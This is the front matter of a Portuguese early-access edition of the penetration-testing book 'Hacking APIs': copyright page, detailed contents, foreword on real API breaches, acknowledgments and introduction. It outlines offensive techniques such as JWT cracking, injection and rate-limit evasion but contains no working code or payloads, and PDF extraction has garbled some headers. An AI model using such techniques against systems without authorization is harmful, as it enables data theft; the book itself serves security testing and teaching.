

HACKING APIs

BREAKING WEB APPLICATION
PROGRAMMING INTERFACES

COREY J. BALL



P R E S S Ō E S N O S T A R C H E A R L Y A C E S S P R O G R A M : F E E D B A C K W E L C O M E !

Bem-vindo à edição de acesso antecipado do ainda não publicado *Hacking APIs*, de Corey J. Ball! Como um título de pré-publicação, este livro pode estar incompleto e alguns capítulos podem não ter sido revisados.

Nosso objetivo é sempre criar os melhores livros possíveis e estamos ansiosos para ouvir suas opiniões. Se tiver algum comentário ou dúvida, envie-nos um e-mail para earlyaccess@nostarch.com. Se tiver um feedback específico para nós, inclua o número da página, o título do livro e a data da edição em sua observação, e nós o analisaremos. Agradecemos sua ajuda e apoio!

Enviaremos um e-mail quando novos capítulos estiverem disponíveis.
Enquanto isso, aproveite!

APIS DE COMUNICAÇÃO

COREY J. BALL

Edição de acesso antecipado, 2/1/22

Direitos autorais © 2022 por Corey J.

Ball. ISBN 13: 978-1-7185-0244-4

(impresso)

ISBN 13: 978-1-7185-0245-1 (ebook)

Editor: William Pollock Editor

gerente: Jill Franklin

Gerente de produção: Rachel Monaghan

Editora de produção: Jennifer Kepler

Editora de desenvolvimento: Frances

Saux Ilustrador da capa: Gina Redman

Design de interiores: Octopod

Studios Revisor técnico: Alex

Rifman Editor de texto: Bart Reed

Compositor: Maureen Forys, Happenstance Type-O-Rama

Revisor: Paula L. Fleming

No Starch Press e o logotipo No Starch Press são marcas comerciais registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados neste documento podem ser marcas comerciais de seus respectivos proprietários. Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca comercial, estamos usando os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de infringir a marca registrada.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, incluindo fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e da editora.

As informações contidas neste livro são distribuídas "no estado e m que se encontram", sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelas informações nele contidas.

C O N T E N T S

Prefácio Agradecimentos
Introdução

PARTE I: O ESTADO DA SEGURANÇA DAS APIs DA WEB

Capítulo 0: Preparação para o teste de
segurança da API Capítulo 1: Como funcionam
os aplicativos da Web Capítulo 2: A anatomia
das APIs da Web Capítulo 3: Títulos da API

PARTE II: CONFIGURAÇÃO DO LABORATÓRIO

Capítulo 4: Configuração de um sistema de hacking
de API Capítulo 5: Configuração de alvos de API
vulneráveis

PARTE III: ATACANDO AS APIs

Capítulo 6: Descobrindo APIs
Capítulo 7: Análise de endpoints
Capítulo 8: Ataque à autenticação de API
Capítulo 9: Fuzzing de API
Capítulo 10: Exploração da autorização de
API Capítulo 11: Exploração da atribuição
em massa Capítulo 12: Injeção de API

PARTE IV: HACKING DE API NO MUNDO REAL

Capítulo 13: Técnicas evasivas e teste de limite de taxa
Capítulo 14: Ataque ao GraphQL
Capítulo 15: Violações e recompensas
Conclusão

Apêndice A: Lista de verificação de hacking
de API Apêndice B: Recursos adicionais

Os capítulos em **vermelho** estão incluídos neste PDF de acesso antecipado.

Para minha incrível esposa, Kristin, e nossas três
incríveis filhas, Vivian, Charlise e Ruby.
Suas distrações eram quase sempre um prazer e
provavelmente só custaram ao mundo uma ou duas
violações de dados.
Você é a luz da minha vida, e eu o amo.

Sobre o autor

Corey Ball é líder de consultoria em segurança cibernética na Moss Adams, onde lidera seus serviços de testes de penetração. Ele tem mais de 10 anos de experiência trabalhando em TI e segurança cibernética em vários setores, incluindo aeroespacial, agronegócio, energia, fintech, serviços governamentais e saúde. Além de ser bacharel em inglês e filosofia pela Sacramento State University, ele possui as certificações do setor OSCP, CCISO, CEH, CISA, CISM, CRISC e CGEIT.

Sobre o revisor técnico

Alex Rifman é um veterano do setor de segurança com experiência em estratégias de defesa, resposta e mitigação de incidentes, inteligência contra ameaças e gerenciamento de riscos. Atualmente, ele atua como chefe de sucesso do cliente na APIsec, uma empresa de segurança de API, onde trabalha com os clientes para garantir que suas APIs sejam seguras.

C O N T E Ú D O S D E B R I E F

Prefácio	xvii
Agradecimentosxxi
Introduçãoxxiii
PARTE I: O ESTADO DA SEGURANÇA DAS APIs DA WEB 1	
Capítulo 0: Preparação para o teste de segurança da API 3	
Capítulo 1: Como funcionam os aplicativos da Web.....	15
Capítulo 2: A anatomia das APIs da Web	27
Capítulo 3: Inseguranças da API.....	53
PARTE II: CONFIGURAÇÃO DO LABORATÓRIO	69
Capítulo 4: Configuração de um sistema de hacking de API.....	71
Capítulo 5: Configuração de alvos de APIs vulneráveis	109
PARTE III: ATACANDO O APIS	121
Capítulo 6: Descobrindo APIs	123
Capítulo 7: Análise de endpoints	155
Capítulo 8: Ataque à autenticação da API	179
Capítulo 9: Fuzzing de API	201
Capítulo 10: Explorando a autorização de API	223
Capítulo 11: Explorando a atribuição em massa	237
Capítulo 12: Injeção de API.....	249

PARTE IV: HACKING DE API NO MUNDO REAL.....	265
Capítulo 13: Técnicas evasivas e teste de limite de taxa	267
Capítulo 14: Ataque ao GraphQL	285
Capítulo 15: Violações e recompensas	307
Conclusão	319
Apêndice A: Lista de verificação de invasão de API	321
Apêndice B: Recursos adicionais	323
Índice	237

CONTÉUDOS NADETAL

PREÂMBULO	xvii
------------------	-------------

AGRADECIMENTOS	xxi
-----------------------	------------

INTRODUÇÃO	xxiii
-------------------	--------------

O fascínio de hackear APIs da Web	xxiv
A abordagem deste livro	xxiv
Hackeando a API do restaurante	xxv

PARTE I: O ESTADO DA SEGURANÇA DAS APIS DA WEB 1

0

PREPARAÇÃO PARA O TESTE DE SEGURANÇA DA API	3
--	----------

Autorização de recebimento	4
Modelagem de ameaças em um teste de API.....	4
Quais recursos de API você deve testar	6
Teste de autenticação de API.....	6
Firewalls de aplicativos da Web.....	7
Teste de aplicativos móveis.....	7
Documentação da API de auditoria.....	8
Teste de limite de taxa.....	8
Restrições e exclusões	9
Teste de segurança de APIs na nuvem	10
Teste de DoS	10
Relatórios e testes de correção	11
Uma observação sobre o escopo da recompensa por bugs.....	11
Resumo	13

1

COMO FUNCIONAM OS APLICATIVOS DA WEB	15
---	-----------

Noções básicas de aplicativos da Web	15
A URL.....	16
Solicitações HTTP	17
Respostas HTTP	18
Códigos de status HTTP	19
Métodos HTTP	20
HTTP com e sem estado.....	22
Bancos de dados do servidor da Web.....	23
SQL 23	
NoSQL	24
Como as APIs se encaixam no cenário.....	25
Resumo	26

2

A ANATOMIA DAS APIS DA WEB

27

Como funcionam as APIs da Web!!.....	28
Tipos padrão de API da Web	30
APIs RESTful.....	30
GraphQL	34
Especificações da API REST.....	38
Formatos de intercâmbio de dados de API.....	39
JSON.....	39
XML 41	
YAML.....	42
Autenticação de API.....	42
Autenticação básica.....	43
Chaves de API	44
Tokens da Web JSON.....	45
HMAC	46
OAuth 2.0	47
Sem autenticação	48
APIs em ação: Explorando a API do Twitter	48
Resumo	51

3**INSEGURANÇAS DA API****53**

Divulgação de informações	54
Autorização de nível de objeto quebrada	55
Autenticação de usuário quebrada.....	56
Exposição excessiva de dados	58
Falta de recursos e limitação de taxas.....	59
Autorização de nível de função quebrada.....	59
Atribuição de massa	61
Configurações incorretas de segurança	62
Injeções.....	64
Gerenciamento inadequado de ativos	65
Vulnerabilidades da lógica de negócios.....	66
Resumo	67

PARTE II: CONFIGURAÇÃO DO LABORATÓRIO**69****4****CONFIGURAÇÃO DE UM SISTEMA DE HACKING DE APIs****71**

Kali Linux.....	72
Análise de aplicativos da Web com o DevTools.....	72
Capturando e modificando solicitações com o Burp Suite.....	75
Configuração do FoxyProxy	76
Adição do certificado do Burp Suite.....	76
Navegando no Burp Suite.....	77
Interceptação de tráfego.....	79
Alteração de solicitações com o Intruder.....	81

X Conteúdo em detalhes

Criando solicitações de API no Postman, um navegador de API.....	84
O construtor de solicitações	86
Ambientes.....	89
Coleções.....	90
O corredor da coleção	93

	Hacking APIs (Acesso antecipado) © 2022 por Corey	
Trechos de código.....	94	
Ball.....	94	
O painel de testes	94	
Configuração do Postman para trabalhar com o Burp Suite	95	
Ferramentas suplementares.....	96	
Realização de reconhecimento com o OWASP Amass	97	
Descoberta de pontos de extremidade de API com o Kiterunner	98	
Verificação de vulnerabilidades com o Nikto.....	99	
Verificação de vulnerabilidades com o OWASP ZAP	100	
Fuzzing com o Wfuzz	100	
Descobrindo parâmetros HTTP com Arjun.....	102	
Resumo.....	103	
Laboratório nº 1: enumerando as contas de usuário em uma API REST	103	

5

CONFIGURAÇÃO DE ALVOS DE API VULNERÁVEIS	109
Criação de um host Linux	110
Instalação do Docker e do Docker Compose	110
Instalação de aplicativos vulneráveis	111
A API completamente ridícula (crAPI)	111
Pixi da OWASP DevSlop	112
Loja de sucos OWASP	112
Aplicativo GraphQL extremamente vulnerável.....	113
Adição de outros aplicativos vulneráveis.....	114
Hackeando APIs no TryHackMe e no HackTheBox	115
Resumo	116
Laboratório nº 2: encontrando suas APIs vulneráveis	116

PARTE III: ATACANDO O APIS

121

6

DESCOBRIENDO A APIS	123
Reconhecimento passivo.....	124
O processo de reconhecimento passivo	124
Hacking do Google.....	125
Diretório de pesquisa de API da ProgrammableWeb.....	127
Shodan	129
Acervo OWASP	131
Informações expostas no GitHub	133
Reconhecimento ativo	136
O processo de reconhecimento ativo	136
Varredura de linha de base com o Nmap.....	138
Como encontrar caminhos ocultos no arquivo Robots.txt.....	139
Localização de informações confidenciais com o Chrome DevTools	139
Validação de APIs com o Burp Suite	142

Conteúdo em detalhes xi

Rastreamento de URIs com o OWASP ZAP	143
URIs de força bruta com o Gobuster	145
Descoberta de conteúdo de API com o Kiterunner.....	146
Resumo	148
Laboratório nº 3: realizando o reconhecimento ativo para um teste de caixa preta.....	148

ANÁLISE DE PONTO FINAL**155**

Informações de solicitação de localização	156
Localizando informações na documentação	156
Importação de especificações de API	159
APIs de engenharia reversa	161
Adição de requisitos de autenticação de API ao Postman	164
Análise da funcionalidade	166
Teste de uso pretendido	167
Execução de ações privilegiadas	168
Análise de respostas de API	169
Como encontrar divulgações de informações	169
Localização de configurações incorretas de segurança	170
Erros detalhados	170
Criptografia de trânsito deficiente	171
Configurações problemáticas	171
Encontrando exposições excessivas de dados	172
Como encontrar falhas na lógica de negócios	173
Resumo	174
Laboratório nº 4: criando uma coleção crAPI e descobrindo a exposição excessiva de dados.....	174

8**ATACANDO A AUTENTICAÇÃO DA API****179**

Ataques de autenticação clássicos	180
Ataques de força bruta de senhas	180
Ataques de força bruta de redefinição de senha e autenticação multifator	181
Pulverização por senha	183
Inclusão da autenticação Base64 em ataques de força bruta	185
Forjando fichas	187
Análise de carga manual	187
Análise de captura de token em tempo real	189
Brute-Forcing Tokens previsíveis	190
Abuso de token da Web JSON	192
Reconhecendo e analisando JWTs	193
O ataque de None	195
O ataque de troca de algoritmo	195
O ataque de crack da JWT	197
Resumo	197
Laboratório nº 5: como quebrar uma assinatura JWT da crAPI.....	197

9

FUZZING API

201

Fuzzing eficaz	202
Escolha de cargas úteis de Fuzzing	203
Detecção de anomalias.....	204
Fuzzing amplo e profundo	207
Fuzzing Wide com Postman	207
Fuzzing Deep com o Burp Suite	210
Fuzzing Deep com o Wfuzz	212
Fuzzing Wide para gerenciamento inadequado de ativos	214
Teste de métodos de solicitação com o Wfuzz.....	216
Fuzzing "Deeper" para contornar a sanitização de entrada	217
Fuzzing para travessia de diretório.....	218
Resumo	218

Laboratório nº 6: Fuzzing para detectar vulnerabilidades no gerenciamento inadequado de ativos 219

10

EXPLORANDO A AUTORIZAÇÃO DA API

223

Como encontrar BOLAs	223
Localização de IDs de recursos.....	224
Teste A-B para BOLA.....	225
BOLA de canal lateral	226
Como encontrar BFLAs	227
Teste A-B-A para BFLA	227
Teste de BFLA no Postman	228
Dicas de hacking de autorização	230
Variáveis da coleção do carteiro.....	230
Burp Suite Match and Replace.....	231
Resumo	231

Laboratório nº 7: como encontrar a localização do veículo de outro usuário 232

11

EXPLORANDO A ATRIBUIÇÃO EM MASSA

237

Como encontrar alvos de atribuição de massa	238
Registro de conta	238
Acesso não autorizado a organizações.....	238
Como encontrar variáveis de atribuição de massa	239
Localização de variáveis na documentação	239
Fuzzing de variáveis desconhecidas.....	240
Ataques cegos de atribuição em massa	241
Automatização de ataques de atribuição em massa com o Arjun e o Burp Suite Intruder	241
Combinação de BFLA e atribuição em massa.....	242
Resumo	243

Laboratório nº 8: alterando o preço dos itens em uma loja on-line 243

12

INJEÇÃO DE API

249

Descobrindo vulnerabilidades de injeção	250
XSS (Cross-Site Scripting)	251
Script entre APIs (XAS).....	252
Injeção de SQL.....	253
Envio manual de metacaracteres.....	255
Mapa SQL	256
Injeção de NoSQL	257
Injeção de comandos do sistema operacional	259
Resumo	261
<i>Laboratório nº 9: falsificação de cupons usando injeção de NoSQL.....</i>	261

PARTE IV: HACKING DE API NO MUNDO REAL 265

13

TÉCNICAS EVASIVAS E TESTE DE LIMITE DE TAXA

267

Evitando os controles de segurança da API.....	267
Como funcionam os controles de segurança	268
Detecção de controle de segurança de API	269
Uso de contas de gravador.....	270
Técnicas evasivas	270
Automatizando a evasão com o Burp Suite	273
Automatizando a evasão com o Wfuzz	274
Teste de limites de taxa	276
Uma observação sobre limites de taxas frouxos	276
Path Bypass	278
Spoofing de cabeçalho de origem.....	279
Rotação de endereços IP no Burp Suite	280
Resumo	284

14

ATACANDO O GRAPHQL

285

Solicitações de GraphQL e IDEs.....	286
Reconhecimento ativo	287
Digitalização	287
Visualização de DVGA em um navegador	288
Usando o DevTools.....	289
Engenharia reversa da API GraphQL.....	290
Forçamento de força bruta de diretório para o ponto de extremidade do GraphQL	290
Alteração de cookie para ativar o IDE do GraphiQL.....	292
Engenharia reversa das solicitações GraphQL	294
Engenharia reversa de uma coleção GraphQL usando introspecção.....	296
Análise de API GraphQL.....	297
Criando solicitações usando o Explorador de documentação do GraphiQL	297
Usando a extensão InQL Burp	298
Fuzzing para injeção de comandos	301
Resumo	305

15

VIOLAÇÕES E RECOMPENSAS

307

As violações.....	308
Pelotão.....	308
API de visibilidade informada do USPS.....	309
Violação da API da T-Mobile	311
As recompensas.....	312
O preço de boas chaves de API	312
Problemas de autorização de API privada	313
Starbucks: A violação que nunca houve.....	315
Um BOLA GraphQL do Instagram	317
Resumo	318

CONCLUSÃO

319

A

LISTA DE VERIFICAÇÃO DE HACKING DE API

321

B

RECURSOS ADICIONAIS

323

ÍNDICE

327

PARA E W O R D

Imagine se enviar dinheiro para um amigo exigisse mais do que abrir um aplicativo e dar alguns cliques. Ou se monitorar seus passos diários, dados de exercícios e informações nutricionais significasse verificar três aplicativos diferentes. Ou se a comparação de tarifas aéreas envolvesse visitar manualmente o site de cada companhia aérea.

É claro que não é difícil imaginar esse mundo: vivemos nele há pouco tempo. Mas as APIs mudaram tudo isso. Elas são a cola que permitiu a colaboração entre empresas e transformou a forma como as empresas criam e executam aplicações. De fato, as APIs se tornaram tão difundidas que um relatório da Akamai de outubro de 2018 constatou que as chamadas de API foram responsáveis por impressionantes 83% de todo o tráfego da Web.

Mas, como acontece com a maioria das coisas na Internet, se houver algo de bom, os criminosos cibernéticos perceberão. Para esses criminosos, as APIs são um terreno altamente fértil e lucrativo, e por um bom motivo. Esses serviços oferecem duas características altamente desejáveis: (1) fontes ricas de informações confidenciais e (2) brechas de segurança frequentes.

Considere a função que as APIs desempenham em uma arquitetura de aplicativo típica. Quando você verifica seu saldo bancário em um aplicativo móvel, uma API nos bastidores solicita essas informações e as envia para o aplicativo. Da mesma forma, quando você solicita um empréstimo, uma API permite que o banco solicite seu histórico de crédito. As APIs estão em uma posição crítica entre os usuários e os sistemas confidenciais no back-end. Se um criminoso cibernetico conseguir comprometer a camada da API, ele poderá obter acesso direto a informações altamente valiosas.

Embora as APIs tenham atingido um nível de adoção sem precedentes, sua segurança continua atrasada. Recentemente, conversei com o diretor de segurança da informação de uma empresa de energia de 100 anos e fiquei surpreso

para saber que eles usam APIs em toda a organização. No entanto, ele rapidamente apontou que "sempre que olhamos por baixo do capô, descobrimos que elas geralmente têm permissão excessiva".

Isso não é muito surpreendente. Os desenvolvedores vivem sob pressão constante para corrigir bugs, enviar novas versões aos consumidores e adicionar funcionalidades aos seus serviços. Em vez de programar lançamentos a cada poucos meses, eles precisam passar por compilações noturnas e confirmações diárias. Literalmente, não há tempo suficiente para considerar as implicações de segurança de cada alteração que fazem e, assim, vulnerabilidades não descobertas se infiltram nos produtos.

Infelizmente, as práticas frouxas de segurança de API muitas vezes resultam em resultados inesperados. Veja o caso do Serviço Postal dos EUA (USPS). A agência publicou uma API chamada Informed Visibility que permitia que organizações e usuários rastrassem pacotes. Apropriadamente, a API exigia que os usuários validassem sua identidade e se autenticassem para acessar qualquer informação por meio da API. No entanto, uma vez autenticado, um usuário poderia procurar as informações da conta de qualquer outro usuário, expondo as informações de 60 milhões de usuários.

A Peloton, empresa de fitness, também alimenta seus aplicativos (e até mesmo seus equipamentos) com APIs. Mas como uma de suas APIs não exigia autenticação para fazer uma chamada e obter respostas do servidor da Peloton, ela permitia que o solicitante procurasse as informações da conta de qualquer outro dispositivo Peloton

(dos quais existem quatro milhões) e acessar informações potencialmente confidenciais do usuário. Até mesmo o presidente dos EUA, Joe Biden, um conhecido usuário do Peloton, teve suas informações expostas por esse endpoint não seguro.

Aqui está um terceiro exemplo: a empresa de pagamento eletrônico Venmo depende de APIs para alimentar seus aplicativos e se conectar a instituições financeiras. Uma de suas APIs tinha uma função de marketing, mostrando transações recentes e anônimas. Enquanto as interfaces de usuário se encarregavam de remover todas as informações confidenciais, a API retornava todos os detalhes da transação quando chamada diretamente. Usuários mal-intencionados coletaram cerca de 200 milhões de transações por meio dessa API.

Incidentes como esses se tornaram tão comuns que a empresa de análise Gartner previu que as violações de APIs se tornarão o "vetor de ataque mais frequente" até 2022, e a IBM informou que dois terços das violações de nuvem são resultado de configurações incorretas de APIs. As violações também destacam a necessidade de novas abordagens para proteger as APIs. As soluções de segurança de aplicativos do passado se concentram apenas nos

Hacking APIs (Acesso antecipado) © 2022 por Corey
tipos de ataques e vulnerabilidades mais comuns. Por exemplo, os scanners
automatizados pesquisam o banco de dados Common Vulnerabilities and
Exposures (CVE) em busca de falhas nos sistemas de TI, e os firewalls de
aplicativos da Web monitoram o tráfego em tempo real para bloquear ataques
mal-intencionados.

solicitações que contêm falhas conhecidas. Essas ferramentas são adequadas para a detecção de ameaças tradicionais, mas não abordam os principais desafios de segurança enfrentados pelas APIs.

O problema é que as vulnerabilidades de API não são comuns. Elas não apenas variam muito de uma API para outra, mas também tendem a ser diferentes daquelas encontradas em aplicativos tradicionais. A violação na USPS não foi uma configuração incorreta de segurança; foi uma falha de lógica comercial. Ou seja, a lógica do aplicativo continha uma brecha não intencional que permitia que um usuário autenticado e válido acessasse dados pertencentes a outro usuário. Esse tipo de falha, conhecido como autorização interrompida no nível do objeto, é o resultado da lógica do aplicativo que não controla o que um usuário autorizado pode acessar.

De forma mais sucinta, essas falhas lógicas exclusivas de API são efetivamente vulnerabilidades de dia zero, cada uma delas pertencente apenas a uma API específica. Devido ao escopo dessas ameaças, um livro como este é fundamental para educar os testadores de penetração e os caçadores de recompensas de bugs interessados em manter as APIs segura. Além disso, à medida que a segurança passa a ser "deixada" para os processos de engenharia e desenvolvimento, a segurança da API deixa de ser estritamente o domínio dos departamentos de segurança da informação das empresas. Este livro pode ser um guia para qualquer equipe de engenharia moderna que realize testes de segurança juntamente com testes funcionais e unitários.

Quando realizados corretamente, os programas de teste de segurança de API são contínuos e abrangentes. Os testes realizados uma ou duas vezes por ano não acompanharão o ritmo das novas versões. Em vez disso, os testes devem se tornar parte do ciclo de desenvolvimento, de modo que cada versão seja examinada antes de ser colocada em produção, e abranger toda a área de cobertura da API. Encontrar vulnerabilidades de API requer novas habilidades, novas ferramentas e novas abordagens. Agora, mais do que nunca, o mundo precisa de *Hacking APIs*.

Dan Barahona
Diretor de estratégia, APIsec.ai Inc.
São Francisco, CA

A C K N O W L E D G M E N T S

Antes de começarmos, preciso agradecer e reconhecer alguns gigantes em cujas costas me apoiei para a criação deste livro:

Minha família e amigos por me apoiarem em todos os meus empreendimentos.

Kevin Villanueva, por me oferecer como voluntário para liderar os esforços de teste de penetração de API na Moss Adams em 2019. A Troy Hawes, Francis Tam e a todos da equipe de segurança cibernética da Moss Adams, por me desafiarem, ajudarem e me provocarem a ser melhor.

Gary Lamb, Eric Wilson e Scott Gnile por serem grandes mentores em minha carreira.

Dan Barahona, por escrever o prefácio e fornecer apoio constante. Além disso, o restante da equipe da APIsec.ai por seus artigos sobre segurança de API, webinars e sua incrível plataforma de testes de segurança de API.

Alex Rifman, por fornecer uma edição técnica de alto nível e entrar no projeto em uma velocidade que teria impressionado Barry Allen.

A Inon Shkedy, por seu apoio durante a elaboração deste livro e por me fornecer acesso à versão beta do crAPI. Agradecimentos adicionais ao restante da equipe do projeto OWASP API Security Top 10, Erez Yalon e Paulo Silva.

Tyler Reynolds e a equipe da Traceable.ai pelo suporte constante, conteúdo e diligência para proteger todas as APIs.

Ross E. Chapman, Matt Atkinson e a equipe do PortSwigger, não só por fornecerem uma das melhores suítes de hacking de APIs do mercado, mas também por me darem a oportunidade de divulgar a segurança de APIs.

Dafydd Stuttard e Marcus Pinto por seu trabalho inovador no *Web Application Hacker's Handbook*.

Dolev Farhi por Damn GraphQL, suas excelentes palestras em conferências e toda a sua ajuda com as seções de GraphQL deste livro.

Georgia Weidman, por seu trabalho fundamental em *testes de penetração*, sem o qual não sei se estaria escrevendo este livro.

Ippsec, STÖK, InsiderPhD e Farah Hawa por hospedarem conteúdo de hacking impressionante e acessível.

Sean Yeoh e o restante da excelente equipe da Assetnote pelo conteúdo e pelas ferramentas de hacking de API.

Fotios Chantzis, Vickie Li e Jon Helmus, por sua orientação sobre a realidade de escrever e lançar um livro sobre segurança cibernética.

Hacking APIs (Acesso antecipado) © 2022 por Corey
Ball.
APIsecurity.io por fornecer ao mundo alguns dos melhores recursos e notícias
sobre segurança de APIs.

Omer Primor e a equipe da Imvision por me permitirem analisar o
conteúdo mais recente sobre segurança de API e participar de webinars.

Chris Roberts e Chris Hadnagy por serem fontes constantes de inspiração.
Wim Hof por me ajudar a manter e conservar minha sanidade.

E, é claro, a excelente equipe da No Starch Press, incluindo Bill Pollock,
Athabasca Witschi e Frances Saux, por terem pegado as divagações de um
louco por hacking de API e transformado-as neste livro. Bill, obrigado por ter
se arriscado comigo em uma época em que o mundo estava cheio de tantas
incertezas. Sou muito grato.

INTRODUÇÃO



Os pesquisadores atuais estimam que as chamadas à interface de programação de aplicativos (API) representam mais de 80% de todas as chamadas da Web.

tráfego. No entanto, apesar de sua prevalência, os hackers **d e** aplicativos da Web geralmente não os testam - e esses ativos comerciais vitais podem estar repletos de pontos fracos catastróficos.

Como você verá neste livro, as APIs são um excelente vetor de ataque. Afinal de contas, elas foram projetadas para expor informações a outros aplicativos. Para comprometer os dados mais confidenciais de uma organização, talvez não seja necessário penetrar de forma inteligente no perímetro de um firewall de rede, contornar um antivírus avançado e liberar um dia zero; em vez disso, sua tarefa pode ser tão simples quanto fazer uma solicitação de API para o endpoint correto.

O objetivo deste livro é apresentá-lo às APIs da Web e mostrar como testá-las quanto a uma infinidade de pontos fracos. Vamos nos concentrar principalmente em testar a segurança das APIs REST, o formato de API mais comum usado na Web.

mas também abordará o ataque às APIs GraphQL. Primeiro, você aprenderá ferramentas e técnicas para usar as APIs como pretendido. Em seguida, você as sondará em busca de vulnerabilidades e aprenderá a explorá-las. Em seguida, você poderá relatar suas descobertas e ajudar a evitar a próxima violação de dados.

O fascínio de hackear APIs da Web

Em 2017, a revista *The Economist*, uma das principais fontes de informação para negócios internacionais, publicou a seguinte manchete: "O recurso mais valioso do mundo não é mais o petróleo, mas os dados". As APIs são dutos digitais que permitem que uma mercadoria preciosa flua pelo mundo em um piscar de olhos.

Em termos simples, uma API é uma tecnologia que permite a comunicação entre diferentes aplicativos. Quando, por exemplo, um aplicativo Python precisa interagir com a funcionalidade de um aplicativo Java, as coisas podem ficar confusas muito rapidamente. Ao confiar nas APIs, os desenvolvedores podem projetar aplicativos modulares que aproveitam a experiência de outros aplicativos. Por exemplo, eles não precisam mais criar seu próprio software personalizado para implementar mapas, processadores de pagamento, algoritmos de aprendizado de máquina ou processos de autenticação.

Como resultado, muitos aplicativos modernos da Web adotaram rapidamente as APIs. No entanto, as novas tecnologias costumam ter uma grande vantagem antes que a segurança cibernética tenha a chance de fazer qualquer pergunta, e as APIs expandiram enormemente as superfícies de ataque desses aplicativos. Elas têm sido tão mal defendidas que os invasores podem usá-las como uma rota direta para seus dados. Além disso, muitas APIs não têm os controles de segurança que outros vetores de ataque possuem, o que as torna o equivalente à porta de exaustão térmica da Estrela da Morte: um caminho para a desgraça e a destruição das empresas.

Devido a esses motivos, a Gartner previu anos atrás que, até 2022, as APIs serão o principal vetor de ataque. Como hackers, precisamos protegê-las colocando nossos patins, amarrando o foguete Acme nas costas e acompanhando a velocidade da inovação tecnológica. Ao atacar APIs, relatar nossas descobertas e comunicar os riscos à empresa, podemos fazer a nossa parte para impedir o crime cibernético.

A abordagem deste livro

Atacar APIs não é tão desafiador quanto você imagina. Uma vez que você entenda como elas operam, invadi-las é apenas uma questão de emitir as solicitações HTTP corretas. Dito isso, as ferramentas e as técnicas normalmente utilizadas para realizar a caça a bugs e os testes de penetração de aplicativos da Web não se adaptam bem às APIs. Não é possível, por exemplo, lançar uma varredura de vulnerabilidade genérica em uma API e esperar resultados úteis. Muitas vezes, executei essas varreduras em APIs vulneráveis apenas para receber falsos negativos. Quando as APIs não são testadas adequadamente, as organizações têm uma falsa sensação de segurança que as deixa sob o risco de serem comprometidas.

Cada seção deste livro se baseará na anterior:

Parte I: O estado da segurança da API da Web Primeiramente, apresentarei o conhecimento básico necessário sobre aplicativos da Web e as APIs que os alimentam. Você aprenderá sobre APIs REST, o tópico principal deste livro,

bem como o formato cada vez mais popular da API GraphQL. Também abordarei as vulnerabilidades mais comuns relacionadas à API que você pode esperar encontrar.

Parte II: Configuração de laboratório Nesta seção, você criará seu sistema de hacking de API e desenvolverá um entendimento das ferramentas em jogo, incluindo o Burp Suite, o Postman e várias outras. Você também configurará um laboratório de alvos vulneráveis que praticará atacando ao longo deste livro.

Parte III: Ataque às APIs Na Parte III, abordaremos a metodologia de invasão de APIs e orientarei você na execução de ataques comuns contra APIs. Aqui começa a diversão: você descobrirá as APIs por meio do uso de técnicas de inteligência de código aberto, as analisará para entender sua superfície de ataque e, por fim, mergulhará em vários ataques contra elas, como injetões. Você aprenderá a fazer engenharia reversa de uma API, ignorar sua autenticação e fazer fuzzing para detectar vários problemas de segurança.

Parte IV: Hacking de API no mundo real A seção final deste livro é dedicada a mostrar como os pontos fracos da API foram explorados em violações de dados e recompensas por bugs. Você aprenderá como os hackers empregaram as técnicas abordadas ao longo do livro no mundo real situações. Você também fará um exemplo de ataque contra uma API GraphQL, adaptando muitas das técnicas apresentadas anteriormente no livro ao formato GraphQL.

Os laboratórios Cada capítulo das Partes II e III inclui um laboratório prático que permite que você pratique as técnicas do livro por conta própria. É claro que você pode usar outras ferramentas além das apresentadas aqui para realizar as atividades. Eu o encorajo a usar os laboratórios como um trampolim para experimentar as técnicas que apresento e depois testar seus próprios ataques.

Este livro destina-se a qualquer pessoa que queira começar a hackear aplicativos da Web, bem como a testadores de penetração e caçadores de recompensas de bugs que queiram acrescentar outra habilidade ao seu repertório. Elaborei o texto de modo que até mesmo os iniciantes possam adquirir o conhecimento necessário sobre aplicativos Web na Parte I, montar seu laboratório de hacking na Parte II e começar a hackear na Parte III.

Hackeando a API do restaurante

Antes de começarmos, deixe-me deixá-lo com uma metáfora. Imagine que um aplicativo seja um restaurante. Como a documentação de uma API, o menu descreve os tipos de coisas que você pode pedir. Como intermediário entre o cliente e o chef, o garçom é como a própria API; você pode fazer solicitações ao garçom com base no menu, e o garçom lhe trará o que você pediu.

Crucialmente, um usuário da API não precisa saber como o chef prepara um prato ou como o aplicativo de back-end funciona. Em vez disso, ele deve ser capaz de

para seguir um conjunto de instruções para fazer uma solicitação e receber uma resposta correspondente. Os desenvolvedores podem então programar seus aplicativos para atender à solicitação da maneira que desejarem.

Como um hacker de API, você examinará todas as partes do restaurante metafórico. Você aprenderá como o restaurante funciona. Você pode tentar contornar o "segurança" ou talvez fornecer um token de autenticação roubado. Além disso, você analisará o cardápio em busca de maneiras de enganar a API para que ela forneça os dados que você não está autorizado a acessar, talvez enganando o garçom para que ele lhe entregue tudo o que tem. Você pode até convencer o proprietário da API a lhe dar as chaves de todo o restaurante.

Este livro adota uma abordagem holística em relação ao hacking de APIs, orientando-o nos seguintes tópicos:

- Entender como funcionam os aplicativos da Web e a anatomia das APIs da Web
- Dominando as principais vulnerabilidades de API do ponto de vista de um hacker
- Aprendendo as ferramentas de hacking de API mais eficazes
- Realização de reconhecimento passivo e ativo da API para descobrir a existência de APIs, encontrar segredos expostos e analisar a funcionalidade da API
- Interagindo com APIs e testando-as com o poder da fuzzing
- Executar uma variedade de ataques para explorar as vulnerabilidades da API que você descobrir

Ao longo deste livro, você aplicará uma mentalidade adversária para aproveitar as funções e os recursos de qualquer API. Quanto melhor imitarmos os adversários, melhor encontraremos os pontos fracos que podemos relatar ao provedor da API. Juntos, acho que poderemos até evitar as próximas grandes violações de dados de API.

PARTE I

O STATE DE WEB API SEGURIDADE

O

P R E P A R A Ç Ã O P A R A O T E S T E D E A P I S E C U R I D A D E



